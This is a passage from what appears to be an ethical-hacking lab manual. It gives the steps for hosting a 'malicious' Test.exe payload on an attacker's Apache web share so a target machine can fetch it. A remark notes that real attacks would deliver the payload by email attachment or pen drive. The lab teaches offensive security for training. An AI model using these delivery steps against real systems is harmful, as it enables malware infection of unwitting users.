
8. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **Desktop** to the shared location using the below commands:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
- Copy the malicious file to the shared location by typing **cp /home/attacker/Desktop/Test.exe /var/www/html/share** and pressing **Enter**.


Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.




9. Now, start the apache service. To do this, type **service apache2 start** and press **Enter**.



